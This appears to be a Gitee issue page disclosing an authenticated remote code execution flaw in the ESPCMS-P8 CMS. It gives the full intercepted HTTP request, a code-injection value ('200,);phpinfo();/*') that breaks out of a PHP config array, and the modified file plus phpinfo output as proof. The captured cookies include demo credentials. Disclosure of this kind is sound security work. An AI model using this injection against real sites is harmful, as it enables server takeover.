Open Source > Web System > Content Management System

⊡ 轻舞飞沙 / 易思ESPCMS-P8企业建站管理系统

👁 Watch ▾ 8   ☆ Star

</> Code   ≣ Issues 4   ▦ Wiki   ⊞ Insights

Issues / 详情

There is another Remote Code Exe

⊙ Backlog   #I5WSND   ⌂ azraelxuemo   Ope

Here I choose the latest version downloaded f...   ...on is not the
latest version.
The official url is https://www.ecisp.cn/html/cr...

	Gitee Pages	PHPDoc	sonarqube Quality Analysis
Jenkins for Gitee	Baidu Efficiency Cloud	Tencent CloudBase
Tencent Cloud Serverless	OPENSCA 悬镜安全	

Don't show this again

login in to the manage background,and use below function

Use burpsuite ,and then modify the requests.
There we modify the INPUT_ISDESCRIPTION from 200 to 200,);phpinfo();/*

Status

⊙ Backlog

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull requ...
issue.

Branches

No related branch

Planed to start - **Planed t**

Unscheduled ˉ Unschedule

Top level

Not Top

Priority

Not specified

参与者（1）

A

```
2 Host: 192.168.1.132
3 Content-Length: 223
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/106.0.0.0 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.1.132
9 Referer:
  http://192.168.1.132/espcms/espcms_admin/index.php?act=Bbwl6MpkJDshtCPEzmuhOrsI12ccLswUAx3nGa1hM
  HY%30&config_category_id=2&iframes_name=espcms_tab_iframe_a5efc15254acfc98e16090675a46bcfd&fresh
  id=0.7858005103199575
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: deviceid=1664023622844; _identity=
  a82ed6f2c5526389cbdcc1595d676a67e0374cfd7225e4d98da3ba7ecbe632c7a%3A2%3A%7Bi%3A0%3Bs%3A9%3A%22_i
  dentity%22%3Bi%3A1%3Bs%3A28%3A%22%5B%22100%22%2C%22test100key%22%2C2592000%5D%22%3B%7D;
  nSha_2132_saltkey=DvwJjgGc; nSha_2132_lastvisit=1664320397; nSha_2132_lastcheckfeed=
  1%7C1664324104; nSha_2132_nofavfid=1; nSha_2132_ulastactivity=
  eb59z8pyb91LSoA%2BcZMpTpdXiSy%2F4raYZSEv71ZitL656gEuKkef; jms_csrftoken=
  InZdrDbbMx4NgmJT1NKilfZ2O6VOwBtIn7eVfcxqQG3jtxQP0CoY7RFqbtLOXTVo; espcms_setup_db=
  a%3A14%3A%7Bs%3A7%3A%22db_host%22%3Bs%3A10%3A%22172.17.0.2%22%3Bs%3A7%3A%22db_name%22%3Bs%3A15%3
  A%22espcms_p8_demo1%22%3Bs%3A7%3A%22db_user%22%3Bs%3A4%3A%22root%22%3Bs%3A11%3A%22db_password%22
  %3Bs%3A6%3A22123456%22%3Bs%3A9%3A%22db_prefix%22%3Bs%3A7%3A%22espcms_%22%3Bs%3A12%3A%22db_setup
  type%22%3Bs%3A1%3A%220%22%3Bs%3A11%3A%22db_linktype%22%3Bs%3A1%3A%220%22%3Bs%3A13%3A%22module_db
  demo%22%3Bs%3A1%3A%221%22%3Bs%3A10%3A%22module_app%22%3Bs%3A1%3A%221%22%3Bs%3A14%3A%22admin_user
  name%22%3Bs%3A5%3A%22admin%22%3Bs%3A11%3A%22admin_email%22%3Bs%3A7%3A%22211+01.com%22%3Bs%3A14%3A
  %22admin_password%22%3Bs%3A11%3A%22xuemo123456%22%3Bs%3A13%3A19%3A%22validation_password%22%3Bs%3A11%
  3A%22xuemo123456%22%3Bs%3A7%3A%22webname%22%3Bs%3A9%3A%22test%40test%22%3B%7D; PHPSESSID=
  pia32n2ham3fhulgugm8e9pum9; espcms_admin_login_verification_code=3mNnce6h24KizGIAeAhkaQ%3D%3D;
  espcms_admin_user_info=
  916%2Bj4J8dPsSr3cJajo2oiOIX3nsxosGr%2BJBHXb%2Ff40NnbSvm3C134SlrD4DRTFC6cGLG9oSYbels9TnXvUqbXELVu
  ipuovW4Ln%2BDOneNM6Nn04Zmcbxn4lXAFwBNEWNRkNuh0tlrHlzSyGghtAdDWiw3D1qLCBaGIBi%2Fceg7EYutCWSrPCXQTX
  A4YRtmzHPa0QBDTdpdNPFn73b61o6F6jtGx4MlEOAbWj7XHJPqijHy0Nki2P7NCRKUaJDwySs4eByAOEFLw5BVUvXnyYg4do
  EriJfm1xDU9ok%2Ff0UXkJz7dElWxDWArl25vQ6AWP6XsUpQEvBHs7RWumrQCBmW%2FhP8hcWFcuGgSuHRcLqABBZ9Xqa1bL
  kLnWR0Q%2BsbCvXB3VOx4CrPpPPst5v3l6eYk4aPJrqn%2Far2KLQEBMaRMiHcHmNMr9Oa0GfvdvrWjoXqQ85ehGeo2nYCcA
  Q2IYcvXUeD%2BDKBGPD0; espcms_admin_user_server_info=
  TwfuQIYLzI%2FI6MlI5B7W6qVzQ6ZhKe3Ecvh0YBmuJXcWI6eP%2B95K%2Bf44Ieleb3nW9yvCsfe%2BFRHxUZ%2BwNsHpYL
  2jCvxA7RTd
13 Connection: close
14
15 token_key=&token_name=&config_name=%E5%86%85%E5%AE%B9%E5%8F%82%E6%95%B0%E8%AE%BE%E7%BD%AE&
  INPUT_ISDES=1&INPUT_ISDESCRIPTION=200,);phpinfo();/*&INPUT_ISDELLINK=1&INPUT_CLICK=0&IS_KEYLINK=
  1&INPUT_COLOR=%23000040&IS_URLSTERN=0
```

Gitee 已支持 CLA 协议签署

✍ 第一方功能集成，签署流程更高效
📃 内置可自定义的协议模板
⚖ 让开源贡献也能有据可依

I know   View Details

Then we see the below php file was modifyed by us,and we visit it

```
SEARCH
INPUT_ISDESCRIPTION
Replace
5 results in 3 files  Open in editor
ArticleMain.php espcms_admin/control  1
  content', $espcms_command['INPUT_ISDESCRIPTION']);
espcms_command.php espcms_datacache  1
  'INPUT_ISDESCRIPTION'=>200,);phpinfo();/*,
espcms_p8_2.sql espcms_install/db  3
  ', '', '禁用内容简介自动获取,启用内容简介自动获取', '', '', 0, 0, 0, '', 0, 1, 'input_isdescription', '.input_isdescription', 0, '', 'radio', '1', 0...
  , 'input_isdescription', '.input_isdescription', 0, '', 'radio', '1', 0, ''),
  24, 50, 2, 0, '内容简介获取长度', 'INPUT_ISDESCRIPTION', '200', 'int', '请输入内容简介获取长度数量 (只能输入200以内的整数字符...
```

```
ArticleMain.php    espcms_command.php ×
espcms_datacache > ... espcms_command.php
 8  $espcms_command = Array(
 9    'IS_CLOSE'=>0,
10    'CLOSE_CONTENT'=>'',
11    'SITENAME'=>'test@test',
12    'ADMINE_MAIL'=>'1@1.com',
13    'IS_LOG'=>1,
14    'IS_GZIP'=>1,
15    'DEFAULT_LNG'=>'cn',
16    'IS_ALONELNG'=>1,
17    'HOME_LNG'=>'cn',
18    'IS_HTML'=>1,
19    'IS_REWRITE'=>0,
20    'ENTRANCE_FILE'=>'index',
21    'IS_HTMLDIR'=>1,
22    'FILE_HTMLDIR'=>'html/',
23    'IS_GETCACHE'=>1,
24    'IS_CACHING'=>1,
25    'CACHE_TIME'=>'3600',
26    'HTTP_PATHTYPE'=>1,
27    'TIP_SEARCHTIME'=>'30',
28    'IS_HTTPS'=>'http',
29    'CON_ENCRYPT_CODE'=>'6bddfc19d5cccb86045801093ad6bc0c',
30    'CON_ISDBO'=>'0',
31    'CON_DBOSN'=>'0',
32    'CON_VOL'=>'8621120101',
33    'CON_VOLSTR'=>'P8.21120101专业版',
34    'WEB_ICON_16'=>'upfile/espcms_16.png',
35    'WEB_ICON_32'=>'upfile/espcms_32.png',
36    'WEB_ICON_64'=>'upfile/espcms_64.png',
37    'ERRPAGE_500'=>'500',
38    'ERRPAGE_404'=>'403',
39    'INPUT_ISDES'=>1,
40    'INPUT_ISDESCRIPTION'=>200,);phpinfo();/*,
41    'INPUT_ISDELLINK'=>1,
42    'INPUT_CLICK'=>0,
```

← → ↻ ⓘ ▲ 不安全 | 192.168.1.132/espcms/espcms_datacache/espcms_command.php

PHP Version 7.4.3

System	Linux ubuntu 5.15.0-48-generic #54-20.04.1-Ubuntu SMP Thu Sep 1 16:17:26 UTC 2022 x86_64
Build Date	Aug 17 2022 13:29:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-mysql.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xdebug.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/20-zip.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

This vulnerability is similar to the previous one(#I5WSA0:There is a Remote Code Execution after login Manage background)

Explore   Enterprise   Education   Gitee Premium   Blog   **Go**

Search

Sign in to comm

CLA

G gitee

Gitee 已支持 CLA 协议签署

©OSCHINA. All rights reserved

✍️第一方功能集成，签署流程更高效
📄内置可自定义的协议模板
⚖️让开源贡献也能有据可依

Git Resources	Gitee Reward	OpenAPI	
Learning Git	Gitee Stars	Help Center	
CopyCat	Featured Projects	Self-services	
Downloads	Blog	Updates	
	Nonprofit		
	Gitee Go		

777320883

git@oschina.cn

Gitee

+86 400-606-0201

I know   View Details

Mini Program

OpenAtom Foundation Cooperative code hosting platform   违法和不良信息举报中心   粤ICP备12009483号   🌐 简 体